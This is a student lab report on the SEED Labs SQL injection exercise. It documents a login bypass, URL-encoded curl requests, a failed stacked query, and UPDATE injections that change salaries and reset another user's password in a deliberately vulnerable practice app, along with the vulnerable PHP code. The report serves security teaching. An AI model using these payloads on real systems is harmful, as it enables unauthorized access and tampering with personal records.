Lab 1

Group 6:

haoweix3@uci.edu
jhuang25@uci.edu

Task 1: Get Familiar with SQL Statements

```
bash-4.4# mysql -u root -pdees
mysql: [Warning] Using a password on the command line interface can be insecure.
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 9
Server version: 8.3.0 MySQL Community Server - GPL

Copyright (c) 2000, 2024, Oracle and/or its affiliates.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql>
mysql> use sqllab_users
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables
    ->
    -> show tables;
ERROR 1064 (42000): You have an error in your SQL syntax; check the manual that corresponds to
 your MySQL server version for the right syntax to use near 'show tables' at line 3
mysql> show tables;
+------------------------+
| Tables_in_sqllab_users |
+------------------------+
| credential             |
+------------------------+
1 row in set (0.00 sec)

mysql>
```


```
mysql> select * from credential where name='Alice';
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------+
| ID | Name  | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email | NickName | Password                           |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------+
|  1 | Alice | 10000 |  20000 | 9/20  | 10211002 |             |         |       |          | fdbe918bdae83000aa54747fc95fe0470fff4976 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------+
1 row in set (0.01 sec)
```

As screenshots above, we already printed all the profile information of the employee Alice.

3.2 Task 2: SQL Injection Attack on SELECT Statement

Task 2.1: SQL Injection Attack from webpage

```
    // create a connection
    $conn = getDB();
    // Sql query to authenticate the user
    $sql = "SELECT id, name, eid, salary, birth, ssn, phoneNumber, address,
email,nickname,Password
    FROM credential
    WHERE name= '$input_uname' and Password='$hashed_pwd'";
```



Observation & Explanation: We inject the following code `'admin' #` into USERNAME. According to the above code, the sql command end at the admin', and the '#' comment the following sql command, which means the password input is skipped. Then we can enter the page without the password.

Task 2.2: SQL Injection Attack from command line

We try to send the url with the following command:

`curl 'www.seed-server.com/unsafe_home.php?username=alice'#&Password=seedalice`

And we need to encode it to URL-encoded format by the following table

Reserved characters after percent–encoding

␣	!	"	#	$	%	&	'	(	)	*	+	,	/	:	;	=	?	@	[	]
%20	%21	%22	%23	%24	%25	%26	%27	%28	%29	%2A	%2B	%2C	%2F	%3A	%3B	%3D	%3F	%40	%5B	%5D

`curl 'www.seed-server.com/unsafe_home.php?username=alice%27%23&Password=seedalice'`

```
      <ul class='navbar-nav mr-auto mt-2 mt-lg-0' style='padding-left: 30px;'><li class='nav-item
active'><a class='nav-link' href='unsafe_home.php'>Home <span class='sr-only'>(current)</span></a>
</li><li class='nav-item'><a class='nav-link' href='unsafe_edit_frontend.php'>Edit Profile</a></li
></ul><button onclick='logout()' type='button' id='logoffBtn' class='nav-link my-2 my-lg-0'>Logout
</button></div></nav><div class='container col-lg-4 col-lg-offset-4 text-center'><br><h1><b> Alice
 Profile </b></h1><hr><br><table class='table table-striped table-bordered'><thead class='thead-da
rk'><tr><th scope='col'>Key</th><th scope='col'>Value</th></tr></thead><tr><th scope='row'>Employe
e ID</th><td>10000</td></tr><tr><th scope='row'>Salary</th><td>20000</td></tr><tr><th scope='row'>
Birth</th><td>9/20</td></tr><tr><th scope='row'>SSN</th><td>10211002</td></tr><tr><th scope='row'>
NickName</th><td></td></tr><tr><th scope='row'>Email</th><td></td></tr><tr><th scope='row'>Address
</th><td></td></tr><tr><th scope='row'>Phone Number</th><td></td></tr></table>      <br><br>
      <div class="text-center">
        <p>
          Copyright &copy; SEED LABs
        </p>
      </div>
    </div>
    <script type="text/javascript">
    function logout(){
      location.href = "logoff.php";
    }
    </script>
  </body>
  </html>
```

We can see the information of table


Observation & Explanation: We perform the same task as Task 2.1 in the command line. The difference between these tasks is that we need to encode the special characters into URL-encoded format.

Task 2.3: Append a new SQL statement.

Using 'show tables' can show all the tables in the terminal.

```
mysql> show tables;
+-------------------------+
| Tables_in_sqllab_users |
+-------------------------+
| credential              |
+-------------------------+
1 row in set (0.00 sec)
```

In web page,



There was an error running the query [You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'show table; #' and Password='da39a3ee5e6b4b0d3255bfef95601890afd80709'' at line 3]\n

The attack is unsuccessful.

In command,

```
`curl
'www.seed-server.com/unsafe_home.php?username=alice%27%3Bshow%20
tables%3B%20%23&Password=seedalice'
```

```
  <nav class="navbar fixed-top navbar-expand-lg navbar-light" style="background-color: #3EA055;">
    <div class="collapse navbar-collapse" id="navbarTogglerDemo01">
      <a class="navbar-brand" href="unsafe_home.php" ><img src="seed_logo.png" style="height: 40px
; width: 200px;" alt="SEEDLabs"></a>

      </div></nav><div class='container text-center'>There was an error running the query [You hav
e an error in your SQL syntax; check the manual that corresponds to your MySQL server version for
the right syntax to use near 'show tables; #' and Password='fdbe918bdae83000aa54747fc95fe0470fff49
```


The attack is unsuccessful too.

```
      // create a connection
      $conn = getDB();
      // Sql query to authenticate the user
      $sql = "SELECT id, name, eid, salary, birth, ssn, phoneNumber, address, email,nickname,Password
      FROM credential
      WHERE name= '$input_uname' and Password='$hashed_pwd'";
      if (!$result = $conn->query($sql)) {
        echo "</div>";
        echo "</nav>";
        echo "<div class='container text-center'>";
        die('There was an error running the query [' . $conn->error . ']\n');
```


Observation & Explanation: After research (https://www.php.net/manual/en/mysqli.query.php), we found that the method mysqli_query can only perform a query on the database, so the attack doesn't work.

Task 3: SQL Injection Attack on UPDATE Statement

Task 3.1: Modify your own salary.




Observation & Explanation: We input `', salary='100000' where Name='Alice'; #` to the NickName field, then we can modify Alice's salary. Here is the result:




Username	EId	Salary	Birthday	SSN	Nickname	Email	Address	Ph. Number
Alice	10000	100000	9/20	10211002				
Boby	20000	30000	4/20	10213352				
Ryan	30000	50000	4/10	98993524				
Samy	40000	90000	1/11	32193525				
Ted	50000	110000	11/3	32111111				
Admin	99999	400000	3/5	43254314				

Observation & Explanation: We found that the attack has been done successfully, and Alice's salary has already changed.

Task 3.2: Modify other people's salary.




Observation & Explanation: We input `', salary='100000' where Name='Boby'; #` to the NickName field, then we can modify Boby's salary. Here is the result:



Username	EId	Salary	Birthday	SSN	Nickname	Email	Address	Ph. Number
Alice	10000	100000	9/20	10211002				
Boby	20000	100000	4/20	10213352				
Ryan	30000	50000	4/10	98993524				
Samy	40000	90000	1/11	32193525				
Ted	50000	110000	11/3	32111111				
Admin	99999	400000	3/5	43254314				


Observation & Explanation: We found that the attack has been done successfully, and Boby's salary has already changed.


Task 3.3: Modify other people's password.



Observation & Explanation: We input `', Password=SHA1('123456') where Name='Boby'; #` to the NickName field, then we can modify Boby'pasword. Here is the result:

```
mysql> select * from credential;
+----+-------+-------+--------+-------+----------+-------------+---------+-------+-
---------+------------------------------------------+
| ID | Name  | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email |
NickName | Password                                 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+-
---------+------------------------------------------+
|  1 | Alice | 10000 |  20000 | 9/20  | 10211002 |             |         |       |
         | fdbe918bdae83000aa54747fc95fe0470fff4976 |
|  2 | Boby  | 20000 |  30000 | 4/20  | 10213352 |             |         |       |
         | 7c4a8d09ca3762af61e59520943dc26494f8941b |
|  3 | Ryan  | 30000 |  50000 | 4/10  | 98993524 |             |         |       |
         | a3c50276cb120637cca669eb38fb9928b017e9ef |
|  4 | Samy  | 40000 |  90000 | 1/11  | 32193525 |             |         |       |
         | 995b8b8c183f349b3cab0ae7fccd39133508d2af |
|  5 | Ted   | 50000 | 110000 | 11/3  | 32111111 |             |         |       |
         | 99343bff28a7bb51cb6f22cb20a618701a2c2f58 |
|  6 | Admin | 99999 | 400000 | 3/5   | 43254314 |             |         |       |
         | a5bdf35a1df4ea895905f6f6618e83951a6effc0 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+-
---------+------------------------------------------+
```






